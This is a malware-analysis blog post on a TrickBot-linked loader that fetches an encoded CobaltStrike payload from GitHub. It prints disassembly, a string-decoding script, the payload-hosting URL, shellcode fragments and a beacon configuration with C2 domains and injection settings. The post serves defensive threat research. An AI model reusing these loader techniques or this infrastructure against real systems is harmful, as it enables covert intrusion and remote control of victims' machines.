TrickBot Crews New CobaltStrike Loader

By Jason Reaves


Published: 2021-04-05 · Archived: 2026-04-05 20:56:59 UTC

4 min read

Apr 5, 2021


By: Jason Reaves and Joshua Platt

Press enter or click to view image in full size



Recently we stumbled upon a new CS loader being leveraged by an actor involved in TrickBots CS and ransom operations.

Press enter or click to view image in full size



Ref: Virustotal.com

In the screenshot above we can see domains that have been leveraged by TrickBots crew for running their CobaltStrike infections in the past but another sample recently showed up which is a new loader which as we will see later is for delivering CobaltStrike as well but in a new way than their previous deliveries by leveraging GitHub for hosting the encoded data.

New Loader

```
MD5:     5b203929f9e42c6d14b7153c5f11d387
SHA1:    4e6a42b0da1185a4331e085ee68b64f61e1d9e83
SHA256:  0234f80c6fd3768f9619d6fcd50d775ec686719fcc665007bfd1606bbe787744
```

Most of the important strings are obfuscated:

```
String          db 0FBh

                db 0FCh ; n
                db 0FEh ; ¦
                db 0FFh
                db 0AAh ; ¬
                db  73h ; s
                db  63h ; c
                db  7Ah ; z
                db  32h ; 2
                db  6Ch ; l
                db  6Fh ; o
                db  7Bh ; {
                db  70h ; p
                db  7Eh ; ~
                db  6Ch ; l
                db  80h ; Ç
                db  7Fh ; ▀
                db  72h ; r
                db  80h ; Ç
                db  72h ; r
                db  7Fh ; ▀
                db  7Fh ; ▀
                db  86h ; å
                db  78h ; x
                db  82h ; é
                db  89h ; ë
```

String stored in data

```
mov     [rsp+0D38h+var_B20], rax
mov     [rsp+0D38h+var_BC8], 0FBh
mov     [rsp+0D38h+var_BC7], 0FCh
mov     [rsp+0D38h+var_BC6], 0FEh
mov     [rsp+0D38h+var_BC5], 0FFh
mov     [rsp+0D38h+var_BC4], 0AAh
mov     [rsp+0D38h+var_BC3], 4Fh
mov     [rsp+0D38h+var_BC2], 76h
mov     [rsp+0D38h+var_BC1], 44h
mov     [rsp+0D38h+var_BC0], 70h
mov     [rsp+0D38h+var_BBF], 71h
mov     [rsp+0D38h+var_BBE], 75h
mov     [rsp+0D38h+var_BBD], 6Ah
mov     [rsp+0D38h+var_BBC], 69h
mov     [rsp+0D38h+var_BBB], 7Dh
mov     [rsp+0D38h+var_BBA], 6Fh
mov     [rsp+0D38h+var_BB9], 61h
mov     [rsp+0D38h+var_BB8], 75h
mov     [rsp+0D38h+var_BB7], 7Fh
mov     [rsp+0D38h+var_BB6], 82h
mov     [rsp+0D38h+var_BB5], 84h
mov     [rsp+0D38h+var_BB4], 71h
mov     [rsp+0D38h+var_BB3], 7Dh
mov     [rsp+0D38h+var_BB2], 5Fh
mov     [rsp+0D38h+var_BB1], 78h
```

String loaded on stack

In both cases the strings are ultimately decoded by XORing with a single byte and subtracting the iterator+1 from the value, in these cases the XOR key is simply 0 however. An example of IDA code for decoding the various strings can be found below:

```
def decode(s,k):
  blob = bytearray(s[5:])
  for i in range(len(blob)):
    blob[i] ^= k
    blob[i] = (blob[i] - (i+1)) & 0xff
  return blob

  def tdecode(addr):
 out = ""
 while GetMnem(addr) == "mov" and GetOperandValue(addr,1) != 0:
  out += chr(GetOperandValue(addr,1))
  addr = idc.NextHead(addr)
 return decode(out,0)
```

A partial listing of relevant strings can be found below:

```
Asderfolkij092/laughing-pancake/main/profile.jpg
Curl
GET
raw.githubusercontent.com
NtAllocateVirtualMemory
wininet.dll
LoadLibraryW
C:\Windows\System32\ntdll.dll
HttpSendRequestW
logo.png
C:\Windows\System32\kernel32.dll
```

The sample will manually load kernel32.dll and ntdll.dll into memory to resolve some of its functions but will utilize LoadLibraryW for loading wininet.dll. The sample will also utilize VirtualAllocExNuma for loading the DLLs into memory:

```
mov     [rsp+arg_10], rbp
mov     [rsp+arg_18], rsi
push    rdi
sub     rsp, 40h
xor     ebp, ebp
mov     rdi, rcx
mov     [rsp+48h+NumberOfBytesRead], ebp
call    cs:GetCurrentProcess
mov     [rsp+48h+nndPreferred], ebp ; nndPreferred
xor     edx, edx        ; lpAddress
mov     rcx, rax        ; hProcess
mov     [rsp+48h+flProtect], 40h ; flProtect
mov     r9d, 3000h      ; flAllocationType
mov     r8d, 800000h    ; dwSize
call    cs:VirtualAllocExNuma
mov     rsi, rax
call    cs:GetCurrentProcess
mov     [rsp+48h+nndPreferred], ebp ; nndPreferred
lea     r8d, [rbp+18h]  ; dwSize
mov     rcx, rax        ; hProcess
mov     [rsp+48h+flProtect], 40h ; flProtect
xor     edx, edx        ; lpAddress
mov     r9d, 3000h      ; flAllocationType
call    cs:VirtualAllocExNuma
mov     [rsp+48h+hTemplateFile], rbp ; hTemplateFile
xor     r9d, r9d        ; lpSecurityAttributes
mov     [rsp+48h+nndPreferred], 80h ; dwFlagsAndAttributes
xor     r8d, r8d        ; dwShareMode
mov     edx, 80000000h  ; dwDesiredAccess
mov     [rsp+48h+flProtect], 3 ; dwCreationDisposition
mov     rcx, rdi        ; lpFileName
mov     [rax+10h], bpl
mov     rbx, rax
call    cs:CreateFileW
mov     rdi, rax
cmp     rax, 0FFFFFFFFFFFFFFFFh
jnz     short loc_140002300
```

Get Jason Reaves's stories in your inbox

Join Medium for free to get updates from this writer.


Remember me for faster sign in

After resolving the necessary dependencies the loader will simply attempt to download a file that will be decoded and then executed in memory. As can be seen in the partial listing of strings above this file was being hosted on GitHub at one time:

```
raw.githubusercontent.com/Asderfolkij092/laughing-pancake/main/profile.jpg
```

This account is no longer active and appears to of been deleted possibly eluding to the actors cleaning up after themselves after leveraging their campaigns. We did manage to discover an active account being leveraged however:


Press enter or click to view image in full size



Ref: github.com

The file that will be used is in the ‘ubiquitous-sniffle’ repository:

Press enter or click to view image in full size



Ref: github.com

The safety.png file is not an image at all, it is actually just a small binary blob of data:

```
00000000: 00b9 e031 3244 200d 1c02 71cc 1058 8486  ...12D ...q..X..
00000010: 4023 3018 22c4 3364 228c 8878 2e0a d488  @#0.".3d"..x....
00000020: 8746 0c81 353e 7614 5903 630d 1920 49da  .F..5>v.Y.c.. I.
00000030: 3038 7186 4822 28f1 d8a8 c132 a110 9031  08q.H"(....2...1
00000040: 6d60 3c68 13a7 c018 1379 e2c1 7113 cf49  m`<h.....y..q..I
00000050: 8132 764e 242a f046 cc92 3533 1a11 28e4  .2vN$*.F..53..(.
00000060: 86c1 2057 0d12 11e8 52e0 901c 51bb 52c4  .. W....R...Q.R.
<...>
```

After we decode this blob of data we are left with a C-style string of hex bytes which appear at first glance to be shellcode:

```
xFC\x48\x83\xE4\xF0\xE8\xC8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65\x48\x8B\x52\x60\
```

Converting to bytes:

```
<...>
\x82\xff\xff\xff/gifs20210122.dat\x00\xb4\xeb\xee\x92?\xfe\xfc\x9f\xce\x92{\x14\xe3P\xd9\xef\x89\xd5
```

Which will download a 64bit CobaltStrike beacon:

```
{   'C2_CHUNK_POST': '0',
    'C2_POSTREQ': '[(\'_HEADER\', 0, "bytearray(b\'Accept: */*\')"), (\'_HEADER\', 0, "bytearray(b\'
    'C2_RECOVER': "b'040000000100000024000000080000000100000008c'",
    'C2_REQUEST': '[(\'_HEADER\', 0, "bytearray(b\'Accept: image/webp,*/*\')"), (\'_HEADER\', 0, "by
```

```
    'C2_VERB_GET': 'GET',
    'C2_VERB_POST': 'POST',
    'CRYPTO_sCHEME': '0',
    'DOMAINS': 'subs.rainbowmango.info ,/share/pink,food.rainbowmango.info,/share/pink',
    'HostHeader': '',
    'ITTER': '55',
    'KillDate': '0',
    'MAXGET': '2097468',
    'ObfSectionsInfo': "b'c0020072b8030000c00300888504000090040034b0040000c004005ecf04'",
    'PORT': '443',
    'PROTOCOL': '8',
    'PROXY_BEHAVIOR': '2',
    'PUBKEY': "b'30819f300d06092a864886f70d010101050003818d0030818902818100a70991d69d816a601ffa80976
    'ProcInject_AllocationMethod': '0',
    'ProcInject_Execute': '\x01\x03\x06\x10\x00\x00\x00\x00\nntdll.dll\x00\x00\x00\x00\x13RtlUserThr
    'ProcInject_MinAllocSize': '16535',
    'ProcInject_Prepend_x64': '',
    'ProcInject_Prepend_x86': '',
    'ProcInject_StartRWX': '4',
    'ProcInject_Stub': "b'0ce2f55444e4793516b5afe967be9255'",
    'ProcInject_UseRWX': '32',
    'SLEEPTIME': '6145',
    'SPAWNTO': '',
    'SPAWNTO_X64': '%windir%\\sysnative\\gpupdate.exe',
    'SPAWNTO_X86': '%windir%\\syswow64\\gpupdate.exe',
    'SUBMITURI': '/us',
    'USERAGENT': 'Mozilla/5.0 (Windows NT 10.0; Win32; x32; rv:74.0) Gecko/2010010101 Firefox/74.0',
    'UsesCookies': '1',
    'WATERMARK': '1359593325',
    'bCFGCaution': '0',
    'bStageCleanup': '0',
    'textSectEnd': '177872'}
```

References

1. https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocexnuma
2. https://virustotal.com
3. https://github.com
